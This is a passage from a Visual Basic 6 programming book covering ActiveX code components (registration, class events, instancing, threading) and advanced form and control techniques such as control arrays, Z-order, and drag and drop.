When the user clicks **Command2**, we set the **objExample**'s **SafeValue** (which is supported with **Get** and **Let** methods) to 5 and then display the new value:

```
Private Sub Command2_Click()
    objExample.SafeValue = 5
    Text1.Text = "The SafeValue property was set to 5 and returns: " &_
        objExample.SafeValue
End Sub
```

We'll test the **ReturnSafeValue** method when the user clicks **Command3**. That method takes no parameters and returns the value in the **SafeValue** property:

```
Private Sub Command3_Click()
    Text1.Text = "The ReturnSafeValue method returns: " & _
        objExample.ReturnSafeValue
End Sub
```

Finally, when the user clicks **Command4**, we test the **Addem** method, which adds two numbers, by adding 2 and 2:

```
Private Sub Command4_Click()
    Text1.Text = "Adding 2 + 2 with Addem yields: " & _
        objExample.Addem(2, 2)
End Sub
```

That's all it takes. Now run the client application we've just developed, as shown in Figure 27.5. You can see the client application running in that figure and testing the **ExampleClass**'s properties and methods; behind it is the copy of Visual Basic in which we've developed the client application, and behind that is the copy of Visual Basic in which the code component, **NewClass** (which contains the **ExampleClass** class), is running. Our test is a success. The code for the client application is located in the exampleclassapp folder on this book's accompanying CD-ROM.

Figure 27.5 Testing a code component by running a second copy of Visual Basic.

Creating And Registering An In-Process Code Component

In the previous topic, we showed how to test code components using two copies of Visual Basic—but how do you create and register the real code component for use in actual client applications? There are two ways to create the actual code component: one if you're creating an in-process code component (an ActiveX DLL), and one if you're creating an out-of-process code component (an ActiveX EXE). We'll take a look at in-process code components here and out-of-process code components in the next topic.

To create the in-process server's DLL file, select the Make *ProjectName*.dll item in the Visual Basic File menu. To register that DLL file with Windows, you use a Windows utility like regsvr32.exe like this:

```
c:\>c:\windows\system\regsvr32    ProjectName.dll
```

You can also let the Package and Deployment Wizard (see Chapter 30) register the DLL file when it's installed.

Creating And Registering An Out-Of-Process Code Component

How do you create and register the real code component for use in actual client applications? There are two ways to create the actual code component: one if you're creating an in-process code component (an ActiveX DLL), and one if you're creating an out-of-process code component (an ActiveX EXE). We took a look at in-process code components in the previous topic, and we'll look at out-of-process code components here.

To create the out-of-process code component's EXE file, select the Make *ProjectName*.exe item in the Visual Basic File menu. How do you register that out-of-process code component with Windows? You just run the EXE file—that's all it takes. You code component is now ready to use.

Using The Class Initialize Event

The **Initialize** event occurs when a client application creates an instance of a class, and you can use this event to initialize the object that's being created. No arguments are passed to this event's handler. Here's an example. When we created the class **ExampleClass** in the **NewClass** code component earlier in this chapter, we set up a property named **NewValue** and initialized it to 1 in the **Initialize** event handler like this:

```
Option Explicit

Public NewValue As Single

Private Sub Class_Initialize()
    NewValue = 1
End Sub
```

Using The Class Terminate Event

An object's **Terminate** event occurs when the object goes out of scope, or when you set it to the **Nothing** keyword (see "Destroying A Code Component Object" later in this chapter). You can use this event to clean up after the object, such as releasing allocated memory or resources.

Here's an example that you can add to the class **ExampleClass** in the **NewClass** code component developed earlier in this chapter. In this case, we'll use the **Terminate** event to display a message box to the users indicating that the **ExampleClass** object they've created is being terminated:

```
Private Sub Class_Terminate()
    MsgBox "Terminating now!"
End Sub
```

WARNING! If you use the Visual Basic **End** statement in a program, the program is stopped immediately and you won't get a T**erminate** event for any of the program's objects.

Global Objects: Using Code Components Without Creating An Object

Sometimes it's difficult to create objects from code components in client applications, because the client application doesn't support coding to let you do so. To handle such cases, Visual Basic supports **GlobalMultiUse** code components. After adding one of these code components to a client application, you don't need to create an object before using its properties and methods.

Properties and methods of a **GlobalMultiUse** object (or *global* object) are added to the *global name space* of any project that uses the object. In the client application, then, you can add a reference to the component, and the names of the global object's properties and methods will be recognized globally. You make a code component a **GlobalMultiUse** object with the **Instancing** property.

The **Instancing** property indicates how you want your class to interact with client applications, if at all; here are the possible values of that property:

- **Private**—Other applications aren't allowed access to type library information about the class and cannot create instances of it. Private objects are only for use within your component.
- **PublicNotCreatable**—Other applications can use objects of this class only if your component creates the objects first. Other applications cannot use the **CreateObject** function or the **New** operator to create objects from the class.
- **MultiUse**—Other applications are allowed to create objects from the class. One instance of your component can provide any number of objects created in this fashion. An out-of-process component can supply multiple objects to multiple clients; an in-process component can supply multiple objects to the client and to any other components in its process.
- **GlobalMultiUse**—Similar to **MultiUse**, with one addition: properties and methods of the class can be invoked as if they were simply global functions. It's not necessary to explicitly create an instance of the class first, because one will automatically be created.
- **SingleUse**—Other applications are allowed to create objects from the class, but every object of this class that a client creates starts a new instance of your component. Not allowed in ActiveX DLL projects.
- **GlobalSingleUse**—Similar to **SingleUse**, except that properties and methods of the class can be invoked as if they were simply global functions. Not allowed in ActiveX DLL projects.

> **WARNING!** The properties and methods of a global object only become part of the global name space when the component is used in other projects. Inside the project where you've created the **GlobalMultiUse** class, objects created from the class are not automatically added to the global space.

Here's an example using a hypothetical nonglobal component named **Calendar**. When you add a reference to that class, you usually have to create an object from it and then can use the object's properties and methods this way:

```
Dim objCalendar As New Calendar
```

```
Private Sub cmdCalculateResult_Click()
    Text1.Text = objCalendar.GetDate
End Sub
```

On the other hand, if **Calendar** is a **GlobalMultiUse** component, you just need to add a reference to it and then you can use its properties and methods without creating an object:

```
Private Sub cmdCalculateResult_Click()
    Text1.Text = GetDate
End Sub
```

Destroying A Code Component Object

The Testing Department is on the phone again. The objects created with your new code component are great, but they seem to use up a lot of memory. How can you free that memory?

There are two ways to destroy an object. It's destroyed automatically when it goes out of scope. If you don't want to wait for that to happen, you can just set its variable using the Visual Basic **Nothing** keyword, which destroys the object and releases its memory:

```
Set objBigObject = Nothing
```

Using Forms From Code Components

You can show forms from code component classes just as you would in a standard Visual Basic project—you use the **Show** method:

```
FormName.Show [ style [, ownerform]]
```

Here are the arguments for **Show**:

- style—Integer that determines if the form is modal (**vbModal** = 1) or modeless (**vbModeless** = 0). (For more on using modeless forms in in-process code components, see the next topic.)
- ownerform—String that specifies the component that owns the form you want to show (for instance, you can use the keyword **Me** here).

Forms that you show from code components can support controls in the normal Visual Basic way. Let's see an example. When we created the **NewClass** code component in the beginning of this chapter, we left the default form, Form1, in the project. To show that form, we just add a new method, **ShowForm**, to the **ExampleClass** class in **NewClass**, and we show **Form1** in that method:

```
Public Sub ShowForm()
    Form1.Show
End Sub
```

In addition, we'll add a label with the caption "Code Component Form" in Form1. Now in the client application, we can make use of this new method to show Form1 this way:

```
Private Sub Command5_Click()
    objExample.ShowForm
End Sub
```

The result appears in Figure 27.6. Now we're displaying forms from classes in code components. The final code for this example is located in the ExampleClass folder on this book's accompanying CD-ROM.




Figure 27.6 Displaying a form from a code component.

Creating Dialog Box Libraries In Code Components

You can use code components to provide libraries of modal and modeless dialog boxes (for more on creating dialog boxes, see Chapter 4). There is one consideration, however, that we should address. It turns out that modeless dialog boxes (that is, dialog boxes that can be open at the same time the user is working in another form) displayed by in-process code components (ActiveX DLLs) cannot work unless they can communicate with the client application's internal message loop. This means that in-process components can only display modeless dialog boxes in client processes that support such communication. You can test if the client application supports this communication by checking the Visual Basic App object's **NonModalAllowed** property.

Let's see an example. Here's some code that might appear in an in-process code component that displays a dialog box. If the application supports access to its message loop, we can show the dialog box, Form1, as modeless by passing the constant **vbModeless** to the **Show** method:

```
Public Sub ShowForm()
    If App.NonModalAllowed Then
        Form1.Show vbModeless
...
```

Otherwise, you should display the dialog box as modal:

```
Public Sub ShowForm()
    If App.NonModalAllowed Then
        Form1.Show vbModeless
    Else
        Form1.Show vbModal
    End If
End Sub
```

Designing Multithreaded In-Process Components

At the beginning of this chapter, we discussed some thread serialization concerns for code components; in particular, we saw that to avoid blocked threads, you can use multithreaded code components. We'll see how that works for in-process components in this topic and take a look at out-of-process components in the next topic.

To make an in-process code component multithreaded, select the Project|Properties menu item and click the General tab. For ActiveX DLLs, you can select two options in the Threading Model box: Single Threaded or Apartment Threaded. Selecting Apartment Threaded makes the in-process code component multithreaded.

TIP: Set the threading model before you add controls to your project. When you change the threading model for an existing project, errors will occur if the project uses single-threaded ActiveX controls. Visual Basic doesn't allow the use of single-threaded controls in apartment-threaded projects.

Designing Multithreaded Out-Of-Process Components

At the beginning of this chapter, we discussed some thread serialization concerns for code components; in particular, we saw that to avoid blocked threads, you can use multithreaded code components. We saw how that worked for in-process components in the previous topic. In this topic, we'll take a look at out-of-process components.

To make an out-of-process code component multithreaded, select the Project|Properties menu item and click the General tab. For ActiveX EXEs, you can select two options in the Threading Model box: Thread Per Object or Thread Pool.

To make the project multithreaded, you can specify that each new object is created on a new thread with the Thread Per Object option, or you can limit your component to a fixed pool of threads by setting up a thread pool. A thread pool size of 1 makes the out-of-process code component single-threaded, whereas a larger thread pool makes the project apartment-threaded.

TIP: Set the threading model before you add controls to your project. When you change the threading model for an existing project, errors will occur if the project uses single-threaded ActiveX controls. Visual Basic doesn't allow the use of single-threaded controls in apartment-threaded projects.

Chapter 28
Advanced Form, Control, And Windows Registry Handling

If you need an immediate solution to:

Passing Controls To Procedures
Passing Control Arrays To Procedures
Determining The Active Control
Determining Control Type At Runtime
Creating/Loading New Controls At Runtime
Changing Control Tab Order
Changing Control Stacking Position With Z-Order
Drag/Drop: Dragging Controls
Drag/Drop: Dropping Controls
Handling “Self-Drops” When Dragging And Dropping
Drag/Drop: Handling **DragOver** Events
OLE Drag/Drop: Dragging Data
OLE Drag/Drop: Dropping Data
OLE Drag/Drop: Reporting The Drag/Drop Outcome
Using The Lightweight Controls
Passing Forms To Procedures
Determining The Active Form
Using The Form Object’s **Controls** Collection
Using the **Forms** Collection
Setting A Form’s Startup Position
Keeping A Form’s Icon Out Of The Windows 95 Taskbar
Handling Keystrokes In A Form Before Controls Read Them
Making A Form Immovable
Showing Modal Forms
Saving Values In The Windows Registry
Getting Values From The Windows Registry
Getting All Registry Settings
Deleting A Registry Setting

In Depth

This is our chapter on advanced form and control techniques—and working with the Windows Registry. We'll see many new techniques here, including dragging and dropping controls (and even how to drag and drop the data in controls, using OLE drag and drop). Programmers are often surprised when an advanced technique doesn't work in the same way that a basic technique does in Visual Basic. For example, a programmer might want to pass a control array to a procedure—and immediately run into problems because that process doesn't work the same way as passing a normal array to a procedure. Here's how you pass a normal array to a procedure; first, you set up the array this way where we set up an integer array named **intArray**:

```
Private Sub Form_Load()
    Dim intArray(4) As Integer
    intArray(0) = 0
    intArray(1) = 1
    intArray(2) = 2
    intArray(3) = 3
    intArray(4) = 4
...
```

Then you pass the array to a procedure named, say, **ShowValues**, by specifying the name of the array with empty parentheses:

```
Private Sub Form_Load()
    Dim intArray(4) As Integer
    intArray(0) = 0
    intArray(1) = 1
    intArray(2) = 2
    intArray(3) = 3
    intArray(4) = 4
    ShowValues intArray()
End Sub
```

In the procedure, you can work with the passed array as a normal array like this:

```
Private Sub ShowValues(TargetArray() As Integer)
    For Each intValue In TargetArray
        MsgBox intValue
    Next
End Sub
```

TIP: You can even pass variable-length arrays of parameters to procedures using the **ParamArray** keyword.

Extrapolating the preceding technique to control arrays, you might think that you'd pass a control array

to a procedure in the same way. For example, if you had an array of command buttons named **CommandArray**, you might think you can pass it to a procedure, **SetCaption**, like this:

```
Private Sub Form_Load()
    SetCaption CommandArray()
End Sub
```

In the **SetCaption** procedure, you'd want to work with the control array as with a normal array, as in this case where we change the caption of each button to "Button":

```
Private Sub SetCaption(TargetControl() As Control)
    For Each ButtonObject In TargetControl
        ButtonObject.Caption = "Button"
    Next
End Sub
```

However, it doesn't work like that—in many ways, control arrays are really treated in Visual Basic like objects, not normal arrays. What that means here is that you have to pass the control array as an object (without the parentheses), like this:

```
Private Sub Form_Load()
    SetCaption CommandArray
End Sub
```

Then in the procedure, you declare the control array as an **Object**, not as an array of type **Control**. However, you can treat it as an array like this:

```
Private Sub SetCaption(TargetControl As Object)
    For Each ButtonObject In TargetControl
        ButtonObject.Caption = "Button"
    Next
End Sub
```

This is the kind of technique we'll take a look at in this chapter—programming topics that might cause trouble unless you know the ins and outs of the situation. In addition, we'll take a look at two other broad programming areas: dragging and dropping controls, and working with the Windows Registry.

Drag And Drop And OLE Drag And Drop

One of the techniques we'll take a look at is *dragging and dropping* controls. We've seen this technique in a few places in the book already, but we'll make our examination of this topic systematic in this chapter. We'll see how to let the user drag and drop controls using the mouse. Users have only to press the mouse button over a control to start the process, and they can drag and drop controls in our applications as they like. This ability allows them to customize those applications.

Besides dragging and dropping controls in an application, it's recently become popular to be able to drag data *between* applications. We'll see how to do that here with *OLE drag* operations, which will let

us drag data between the controls in our application, or to another application entirely; for example, we'll see how to let the user drag text directly from a text box in our program to another text box—or to a word processor like Microsoft Word.

The Windows Registry

Another popular aspect of Windows programming these days is the Windows Registry, a built-in part of Windows that provides long-term storage for program settings. For example, you can save the file names the user has most recently opened in a Most Recently Used (MRU) list at the bottom of the File menu. You can also store other settings for the program, such as window size and location, and use them when the program starts again.

That's it for the overview of what's in this chapter—now it's time to turn to the Immediate Solutions section for advanced form, control, and Windows Registry handling.

Immediate Solutions

Passing Controls To Procedures

One easy way to handle a large number of controls is to set up a procedure that handles the controls in a generic way and pass the controls to that procedure. How do you pass a control to a procedure? You just declare it as type **Control** in the argument list of the procedure you're passing it to.

Let's see an example. Here, we'll pass a command button, **Command1**, to a procedure, **SetCaption**, to set that button's caption to "Button" when the form containing the button first loads:

```
Private Sub Form_Load()
    SetCaption Command1
End Sub
```

In the **SetCaption** procedure, you declare the passed button as type **Control**:

```
Private Sub SetCaption(TargetControl As Control)
    TargetControl.Caption = "Button"
End Sub
```

And that's it—now we're passing controls to procedures.

Passing Control Arrays To Procedures

It's reasonable to think that control arrays are really arrays, but in fact, you sometimes have to treat them as objects, not arrays (which is why you can create event handlers for control arrays—something you certainly couldn't do if they were just Visual Basic arrays). For example, when you want to pass a control array to a procedure, you pass it as an **Object**, not an array of type **Control**.

Let's see an example. Here, we pass a control array of buttons, **CommandArray**, to a procedure, **SetCaption** (note that you omit the empty parentheses after **CommandArray**, which you would include if that array were a normal array and not a control array):

```
Private Sub Form_Load()
    SetCaption CommandArray
End Sub
```

Now in **SetCaption**, we declare the passed array as type **Object**:

```
Private Sub SetCaption(TargetControl As Object)

End Sub
```

Then we can use the passed control array as we would any control array; here we set the caption of each command button in the array to "Button":

```
Private Sub SetCaption(TargetControl As Object)
    For Each ButtonObject In TargetControl
        ButtonObject.Caption = "Button"
    Next
End Sub
```

That's it—now we can pass control arrays to procedures.

Determining The Active Control

The Testing Department is on the phone again. How about letting the user customize your program by clicking a control and then selecting a menu item to, say, set the control's background color? Well, you say, how do I know which control the user has clicked before using the menu item? Use the **ActiveControl** property, they say.

The **ActiveControl** property of forms indicates which control on the form is currently active. Using this property, you can determine which control currently has the focus.

TIP: Besides forms, the Screen object also has an **ActiveControl** property, so if you have a number of forms, you can determine the active control with the Screen object's **ActiveControl** property.

Let's see an example. In this case, when the user clicks the form, we'll set the active control's **Caption** property to "Active Control":

```
Private Sub Form_Click()
    ActiveControl.Caption = "Active Control"
End Sub
```

The result of this code appears in Figure 28.1, where we indicate the active control when the user clicks the form.




Figure 28.1 Indicating the active control in a form.

There's a problem with this code, however—the form might contain all kinds of controls, some of which (like text boxes) don't even have a **Caption** property. If the user clicks the form when one of those controls is the active control, an error will result. To fix this potential problem, we can check the type of the active control before working with it, and we'll see how to do that in the next topic.

Determining Control Type At Runtime

In the previous topic, we set the caption of the currently active control (that is, the control with the focus) to "Active Control" when the user clicked the form, but realized there was a problem if the active control was one that didn't have a **Caption** property.

To determine what type of control you're working with at runtime, you can use **TypeOf** keyword, which you can use to determine the type of any object. At first, it seems odd that you might not know what kind of control you're working with, but cases like the current one—where we're using the control now stored in the form's **ActiveControl** property—are very common in Visual Basic programming.

In the previous topic, we set the caption of the active control when the user clicked the form like this:

```
Private Sub Form_Click()
```

```
    ActiveControl.Caption = "Active Control"
End Sub
```

Now we can add code to check the active control's type (possible types for Visual Basic controls include **CommandButton**, **CheckBox**, **ListBox**, **OptionButton**, **HScrollBar**, **VScrollBar**, **ComboBox**, **Frame**, **PictureBox**, **Label**, **TextBox**, and so on) this way, making sure the active control is a command button before changing its caption:

```
Private Sub Form_Click()
    If TypeOf ActiveControl Is CommandButton Then
        ActiveControl.Caption = "Active Control"
    End If
End Sub
```

Creating/Loading New Controls At Runtime

The Testing Department is on the phone again. Your program, *SuperDuperDataCrunch*, just doesn't have enough buttons to please some users. You ask, how's that again? Let's add some way to let the user create new buttons at runtime, they say.

To load new controls at runtime, you must have a control array. This makes a lot of sense, actually, because you can set up event handlers for the controls in a control array, and a new control just represents a new index in such an event handler. If you didn't have a control array, you'd need to set up an event handler for the new control that named the new control by name—before it existed—which the Visual Basic compiler couldn't do.

When you have a control array, you just use the **Load** statement:

```
Load object
```

In this case, *object* is the new control in the control array. Let's see an example. Here, we'll place four buttons in a form and add a fifth when the user clicks the form. When the user does click the form, we should add a new button, and we start that process by calculating the index for the new control in the control array. That new control's index, which we'll call **intNextIndex**, is the index after the current end of the control array, and we determine that with the **Ubound** property:

```
Private Sub Form_Click()
    Dim intNextIndex As Integer

    intNextIndex = CommandArray.UBound + 1
...
```

Then we use the **Load** statement to create this new control:

```
Private Sub Form_Click()
    Dim intNextIndex As Integer
```

```
    intNextIndex = CommandArray.UBound + 1
    Load CommandArray(intNextIndex)
...
```

Controls are originally loaded as invisible (in case you want to work with it off screen first), so we make our new button visible by setting its **Visible** property to True:

```
Private Sub Form_Click()
    Dim intNextIndex As Integer

    intNextIndex = CommandArray.UBound + 1
    Load CommandArray(intNextIndex)
    CommandArray(intNextIndex).Visible = True
...
```

Now we can treat this new button as any other button; here, we set its caption to “New button” and place it in the center of the form this way:

```
Private Sub Form_Click()
    Dim intNextIndex As Integer

    intNextIndex = CommandArray.UBound + 1
    Load CommandArray(intNextIndex)
    CommandArray(intNextIndex).Visible = True
    CommandArray(intNextIndex).Caption = "New button"
    CommandArray(intNextIndex).Move ScaleWidth / 2 - _
        CommandArray(intNextIndex).Width / 2, ScaleHeight / 2 - _
        CommandArray(intNextIndex).Height / 2
End Sub
```

In addition, we can handle events from the new button in the event handler for the whole button array, because the index of the control that caused the event is passed to us in that event handler:

```
Private Sub CommandArray_Click(Index As Integer)
    MsgBox "You clicked button " & Index
End Sub
```

The result of this code appears in Figure 28.2, where we’ve added a new button by just clicking the form. The code for this example is located in the loadcontrols folder on this book’s accompanying CD-ROM.




Figure 28.2 Adding a new control to a form at runtime.

Changing Control Tab Order

The Testing Department is calling again. About the keyboard interface you’ve set up for your program, *SuperDuperDataCrunch*—can’t you let the user customize the tab order for the controls? Sure, you say, what’s tab order? They explain, that’s the order in which the focus moves from control to control when the user presses the Tab button.

Each control that can accept the focus has a **TabIndex** property, and when the user presses the Tab key, the focus moves from control to control, following the tab order as set by the control’s **TabIndex** properties. (The first control in the tab order has **TabIndex** = 0.) You can change the tab order at runtime by changing the value in

your controls' **TabIndex** properties.

Let's see an example. Here, we add three buttons to a form, **Command1**, **Command2**, and **Command3**, which, by default, have the **TabIndex** properties 0, 1, and 2, respectively. To change that tab order when the user clicks the form, we can use buttons' **TabIndex** properties like this, where we reverse the tab order:

```
Private Sub Form_Click()
    Command1.TabIndex = 2
    Command2.TabIndex = 1
    Command3.TabIndex = 0
End Sub
```

Changing Control Stacking Position With Z-Order

The Aesthetic Design Department is on the phone. It takes an awfully long time to load and change pictures of the company's founders in that large picture box you have in your program: isn't there a better way?

There is. Instead of loading the images into a picture box when needed, you can place a number of picture boxes on top of each other and display them one at a time by setting the picture boxes' *Z-order*. Z-order is the stacking order for controls, and you can set controls' Z-orders with the **ZOrder** method:

```
Control.ZOrder position
```

The *position* argument is an integer that indicates the position of the control relative to other controls of the same type. If *position* is 0 or omitted, *Control* is placed at the front of the Z-order, on top of the other controls. If *position* is 1, *Control* is placed at the back of the Z-order.

Let's see an example. Here, we place two picture boxes, **Picture1** and **Picture2**, in a form, with **Picture2** on top of **Picture1**. When the user clicks the form, we can move **Picture1** to the top with the **ZOrder** method:

```
Private Sub Form_Click()
    Picture1.ZOrder 0
End Sub
```

Drag/Drop: Dragging Controls

The Aesthetic Design Department is on the phone again. There are still some customization issues with your program, *SuperDuperDataCrunch*. Can't you let the users drag all the controls and place them where they want? Hmm, you say, how does that work?

To enable a control for drag operations, make sure its **DragMode** property is set to **Manual** (= 0, the default), not **Automatic** (= 1); when **DragMode** is manual, we can handle drag operations from code. When the user presses the mouse in a control, you can start a drag operation with the **Drag** method:

```
Control.Drag action
```

Here, the *action* argument can take these values:

- **vbCancel**—0; cancels the drag operation.
- **vbBeginDrag**—1; begins dragging the control.
- **vbEndDrag**—2; ends the drag operation.

The user can then drag the control to a new position on the form and release it, causing a **DragDrop** event in the form, and you can move the control in that event. Here, the control that's been dropped is passed in the **Source** argument, and the position of the mouse is passed as (**X**, **Y**):

```
Private Sub Form_DragDrop(Source As Control, X As Single, Y As Single)

End Sub
```

Let's see an example. In this case, we'll add six text boxes to a form in a control array named **Textboxes**, and when the form first loads, we display the text "Drag me" in each text box:

```
Private Sub Form_Load()
    For Each objText In Textboxes
        objText.Text = "Drag me"
    Next
End Sub
```

We also add a **MouseDown** event handler to the text box control array so we can start the dragging operation when the user presses the mouse button in the control:

```
Private Sub Textboxes_MouseDown(Index As Integer, Button As Integer, Shift _
    As Integer, X As Single, Y As Single)

End Sub
```

When the user drops the control, we'll be given the location of the mouse in the form, but to position the control correctly, we also need the original position of the mouse in the control. That is, if the user pressed the mouse button in the middle of the control, we need to move the middle of the control (not the control's origin, the upper-left corner) to the new mouse location. Therefore, we need to save the mouse's original location in the control when the user presses the mouse button. We'll save the mouse's original location in two integers, **intXOffset** and **intYOffset**, making these form-wide variables:

```
Dim intXOffset, intYOffset As Integer
```

Here's how we save those integers and start the drag operation with the **Drag** method:

```
Private Sub Textboxes_MouseDown(Index As Integer, Button As Integer, Shift _
    As Integer, X As Single, Y As Single)
    intXOffset = X
    intYOffset = Y
    Textboxes(Index).Drag vbBeginDrag
End Sub
```

Now the user is dragging the control—and we'll see how to let the user drop it in the next topic.

Drag/Drop: Dropping Controls

When the user drops a control on a form, you get a **DragDrop** event:

```
Private Sub Form_DragDrop(Source As Control, X As Single, Y As Single)

End Sub
```

Here, the control that's been dropped is passed in the **Source** argument, and the position of the mouse is passed as (**X**, **Y**). You can use the control's **Move** method to move the control to the new position.

Let's see an example. In the previous topic, we let users drag a text box in a form. When they drop it, we'll get a **DragDrop** event in the form and can move the text box to the new location—after taking into account the original mouse position in the control with the x and y offsets, **intXOffset** and **intYOffset**:

```
Dim intXOffset, intYOffset As Integer

Private Sub Form_Load()
    For Each objText In Textboxes
        objText.Text = "Drag me"
    Next
End Sub

Private Sub Textboxes_MouseDown(Index As Integer, Button As Integer, Shift _
    As Integer, X As Single, Y As Single)
    intXOffset = X
    intYOffset = Y
    Textboxes(Index).Drag vbBeginDrag
End Sub

Private Sub Form_DragDrop(Source As Control, X As Single, Y As Single)
    Source.Move X - intXOffset, Y - intYOffset
End Sub
```

And that's all it takes—now you can drag and drop controls in a form, as shown in Figure 28.3.

Figure 28.3 Dragging and dropping controls in a form.

However, there's a problem here. When you move a text box to an entirely new location in the form, the drag/drop operation goes smoothly. However, if you drag the text box just a short distance, that text box jumps back to its original position when you release it—what's going on?

Here's what's happening: if you drag the text box just a short distance and drop it, Visual Basic thinks you're dropping it on itself, and instead of triggering a form **DragDrop** event, it triggers a **DragDrop** event for the text box itself. To complete our drag/drop example, we'll take care of this "self-drop" problem in the next topic.

The code for this example, dragcontrols.frm version 1, appears in Listing 28.1. (Version 2, which is located in the dragcontrols folder on this book's accompanying CD-ROM, will take care of the "self-drop" problem.)

Listing 28.1 dragcontrols.frm version 1

```
VERSION 6.00
Begin VB.Form Form1
   Caption         =   "Form1"
   ClientHeight    =   3195
   ClientLeft      =   60
   ClientTop       =   345
   ClientWidth     =   4680
   LinkTopic       =   "Form1"
   ScaleHeight     =   3195
   ScaleWidth      =   4680
   StartUpPosition =   3  'Windows Default
   Begin VB.TextBox Textboxes
      Height          =   495
      Index           =   5
      Left            =   1920
      TabIndex        =   5
      Top             =   1920
      Width           =   1215
   End
   Begin VB.TextBox Textboxes
      Height          =   495
      Index           =   4
      Left            =   1920
      TabIndex        =   4
      Top             =   1200
      Width           =   1215
   End
   Begin VB.TextBox Textboxes
      Height          =   495
      Index           =   3
      Left            =   1920
      TabIndex        =   3
      Top             =   240
      Width           =   1215
   End
   Begin VB.TextBox Textboxes
      Height          =   495
```

```
      Index           =   2
      Left            =   360
      TabIndex        =   2
      Top             =   1920
      Width           =   1215
   End
   Begin VB.TextBox Textboxes
      Height          =   495
      Index           =   1
      Left            =   360
      TabIndex        =   1
      Top             =   1080
      Width           =   1215
   End
   Begin VB.TextBox Textboxes
      Height          =   495
      Index           =   0
      Left            =   360
      TabIndex        =   0
      Top             =   240
      Width           =   1215
   End
End
Attribute VB_Name = "Form1"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = False
Dim intXOffset, intYOffset As Integer

Private Sub Form_Load()
    For Each objText In Textboxes
        objText.Text = "Drag me"
    Next
End Sub

Private Sub Textboxes_MouseDown(Index As Integer, Button As Integer,_
    Shift As Integer, X As Single, Y As Single)
    intXOffset = X
    intYOffset = Y
    Textboxes(Index).Drag vbBeginDrag
End Sub

Private Sub Form_DragDrop(Source As Control, X As Single, Y As Single)
    Source.Move X - intXOffset, Y - intYOffset
End Sub
```

Handling “Self-Drops” When Dragging And Dropping

In the previous two topics, we handled drag/drop operations for controls in a form, but there was a problem. If the

user doesn't move a control very far, we get a **DragDrop** event for the control itself, because Visual Basic acts as though the user is dropping the control on itself, not on the form. We can handle this case by adding a **DragDrop** event handler to the control itself.

Let's see how this works in an example. We'll add a **DragDrop** event handler for the text boxes in the previous example, the dragcontrols project:

```
Dim intXOffset, intYOffset As Integer
...
Private Sub Form_DragDrop(Source As Control, X As Single, Y As Single)
    Source.Move X - intXOffset, Y - intYOffset
End Sub

Private Sub TextBoxes_DragDrop(Index As Integer, Source As Control, X As_
    Single, Y As Single)
...
End Sub
```

Now when the user drags a control a little way and drops it on top of itself, we can move the control to its new position. Note that we are passed mouse coordinates local to the control in the **DragDrop** event and have to translate them to form-based coordinates to use the **Move** method:

```
Dim intXOffset, intYOffset As Integer
...
Private Sub Form_DragDrop(Source As Control, X As Single, Y As Single)
    Source.Move X - intXOffset, Y - intYOffset
End Sub

Private Sub TextBoxes_DragDrop(Index As Integer, Source As Control, X As_
    Single, Y As Single)
    Source.Move X + Textboxes(Index).Left - intXOffset, Y + _
        Textboxes(Index).Top - intYOffset
End Sub
```

That's all it takes—now users can move the text boxes in the dragcontrols example around as they like. The code for this example is located in the dragcontrols folder on this book's accompanying CD-ROM.

Drag/Drop: Handling DragOver Events

When the user drags a control over a form or control, a **DragOver** event is triggered like this:

```
Sub Form_DragOver(source As Control, x As Single, y As Single, state As_
    Integer)
```

Here are the arguments this event handler is passed:

- *source*—The control being dragged.
- *x*, *y*—Position of the mouse in the target form or control. These coordinates are set in terms of the target's coordinate system (as set by the **ScaleHeight**, **ScaleWidth**, **ScaleLeft**, and **ScaleTop** properties).
- *state*—The transition state of the control being dragged in relation to a target form or control: **Enter** = 0, source control is being dragged into the target; **Leave** = 1, source control is being dragged out of the target; **Over** = 2, source control has moved in the target.

Let's see an example. Here, we'll turn the text boxes in the dragcontrols example that we've developed in the previous few topics blue as the user drags a control over them. To do that, we add a **DragOver** event to the text boxes in the **Textboxes** control array:

```
Private Sub Textboxes_DragOver(Index As Integer, Source As Control, X As _
    Single, Y As Single, State As Integer)

End Sub
```

Here, we simply add code to turn the text box blue when we drag another control over it:

```
Private Sub Textboxes_DragOver(Index As Integer, Source As Control, X As _
    Single, Y As Single, State As Integer)
    Textboxes(Index).BackColor = RGB(0, 0, 255)
End Sub
```

And that's it—now we're handling **DragOver** events, as shown in Figure 28.4.

Figure 28.4 Handling DragOver events.

OLE Drag/Drop: Dragging Data

The Testing Department is on the phone again. A lot of new word processors are allowing users to drag data from application to application—how about your new *SuperDuperTextPro* program? It's not possible, you say. Yes it is, they say, use OLE drag/drop.

In OLE drag/drop operations, you can let the user drag data between controls, and even between programs. Here's how it works: when the user presses the mouse button, you start the OLE drag operation with the

OLEDrag method (this method has no parameters). This causes an **OLEStartDrag** event, and you are passed an object of type DataObject in that event's handler. You use that object's **SetData** method to set the data you want the user to drag:

```
DataObject.SetData [ data], [ format]
```

Here, *data* is a variant that holds the data you want the user to drag, and *format* indicates the data format, which can be one of these values:

- **vbCFText**—1; text (TXT) files
- **vbCFBitmap**—2; bitmap (BMP) files
- **vbCFMetafile**—3; Windows metafile (WMF) files
- **vbCFEMetafile**—14; enhanced metafile (EMF) files
- **vbCFDIB**—8; device-independent bitmap (DIB)
- **vbCFPalette**—9; color palette
- **vbCFFiles**—15; list of files
- **vbCFRTF**—-16639; Rich Text Format (RTF) files

You're also passed a parameter named **AllowedEffects** in the **OLEStartDrag** event's handler, and you need to set that parameter to one of the following values:

- **vbDropEffectNone**—0; drop target cannot accept the data.
- **vbDropEffectCopy**—1; drop results in a copy of data from the source to the target. (Note that the original data is unaltered by the drag operation.)
- **vbDropEffectMove—**2; drop results in data being moved from drag source to drop source. (Note that the drag source should remove the data from itself after the move.)

When the user drops the data onto an appropriate target, which is a form or control with its **OLEDropMode** property set to **Manual** (= 1), an **OLEDragDrop** event occurs, and you are passed a DataObject in that event's handler. To get the dragged data, you use the DataObject's **GetData** method:

```
DataObject.GetData ( format)
```

The *format* parameter here may be set to the same values as the *format* parameter for **SetData**. Let's see an example. In this case, we'll add two text boxes, **Text1** and **Text2**, to a form, and let the user drag the text from **Text1** to **Text2**. We start at design time by placing the text "OLE Drag!" into **Text1** so the user will have something to drag when the program runs.

TIP: The user will also be able to drag the text from **Text1** to any OLE-drag-enabled word processor, like Microsoft Word.

